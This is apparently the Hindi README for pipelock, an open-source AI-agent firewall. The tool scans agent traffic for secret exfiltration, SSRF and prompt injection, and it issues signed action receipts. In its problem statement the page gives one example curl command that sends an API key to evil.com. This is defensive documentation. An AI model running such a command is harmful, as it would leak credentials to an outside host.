pipelock v3.2.0
एक ओपन-सोर्स AI एजेंट फ़ायरवॉल जो HTTP, MCP, A2A और WebSocket ट्रैफ़िक को डेटा बहिष्करण, SSRF और प्रॉम्प्ट इंजेक्शन के लिए स्कैन करता है, और ऑडिट के लिए सत्यापन योग्य हस्ताक्षरित कार्य रसीदें जारी करता है।
Verifiable Egress Control के लिए ओपन-सोर्स AI एजेंट फ़ायरवॉल।


Pipelock AI एजेंट्स और नेटवर्क के बीच बैठता है। यह mediated HTTP, WebSocket, MCP, और A2A ट्रैफ़िक की जाँच करता है, साथ ही TLS interception सक्षम होने पर CONNECT tunnel की सामग्री की भी, ताकि secret exfiltration, prompt injection, SSRF, tool poisoning, और जोखिम भरी tool-call chains का पता लगाया जा सके। बिना interception वाला plain CONNECT hostname और URL स्तर पर स्कैन किया जाता है। कॉन्फ़िगर किए गए MCP upstreams private-address SSRF blocking के अपवाद हैं: local/private सर्वर की अनुमति है, लेकिन cloud metadata endpoints अभी भी अवरुद्ध रहते हैं।
Pipelock content-aware boundary निर्णयों पर mediator-signed action receipts जारी करता है, ताकि एक समीक्षक यह सत्यापित कर सके कि Pipelock ने agent runtime के बाहर क्या निर्णय लिया। सार्वजनिक agent-egress-bench कॉर्पस इन detections का परीक्षण करता है। Gauntlet workflow उत्पाद की निर्धारित परीक्षा है जो एक pinned corpus commit के विरुद्ध चलती है; यह स्वतः कोई सार्वजनिक स्कोर प्रकाशित नहीं करती। और जानें: Open-source AI firewall।
इनके साथ काम करता है: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
समस्या · सत्यापन · त्वरित शुरुआत · कार्रवाई में · क्या पकड़ता है · विशेषताएँ · आर्किटेक्चर · दस्तावेज़ · Playground · ब्लॉग · Dosu से पूछें
इसे अपने ब्राउज़र में लाइव playground पर आज़माएँ। अगर Pipelock इसे अर्जित करता है, तो रेपो को स्टार करें ताकि अन्य लोग इसे ढूँढ सकें।
समस्या
आपके AI एजेंट के environment में $PROVIDER_API_KEY है, साथ ही shell access भी। एक अनुरोध इसे लीक कर सकता है:```bash
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
हर मशीन क्रिया जो आपका एजेंट करता है, उसे आपके रहस्यों और खुले इंटरनेट के बीच की सीमा को पार करना चाहिए। Pipelock वह सीमा बन जाता है जब एजेंट को उसके प्रॉक्सी, MCP रैपर, सैंडबॉक्स, होस्ट कंटेनमेंट मॉडल, या क्लस्टर डिप्लॉयमेंट टोपोलॉजी के माध्यम से रूट किया जाता है। यह मध्यस्थ आउटबाउंड और इनबाउंड ट्रैफ़िक को स्कैन करता है, मोड के आधार पर हमलों को ब्लॉक या फ़्लैग करता है, और निर्णय का हस्ताक्षरित प्रमाण रिकॉर्ड करता है।

---

## इसे स्वयं सत्यापित करें


अधिकांश एजेंट-सुरक्षा उपकरण आपसे उनके डैशबोर्ड पर भरोसा करने के लिए कहते हैं। Pipelock आपको एक हस्ताक्षरित रसीद देता है और आपको इसे स्वयं, ऑफ़लाइन, अपनी रखी हुई कुंजी के साथ जाँचने देता है। कोई खाता नहीं और कोई सर्वर नहीं।


अंतर्निहित डेमो वास्तविक हमला परिदृश्य चलाता है, उन्हें ब्लॉक करता है, और बिना किसी कॉन्फ़िग और बिना नेटवर्क के हस्ताक्षरित रसीदें तथा सार्वजनिक कुंजी डिस्क पर लिखता है:```bash
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)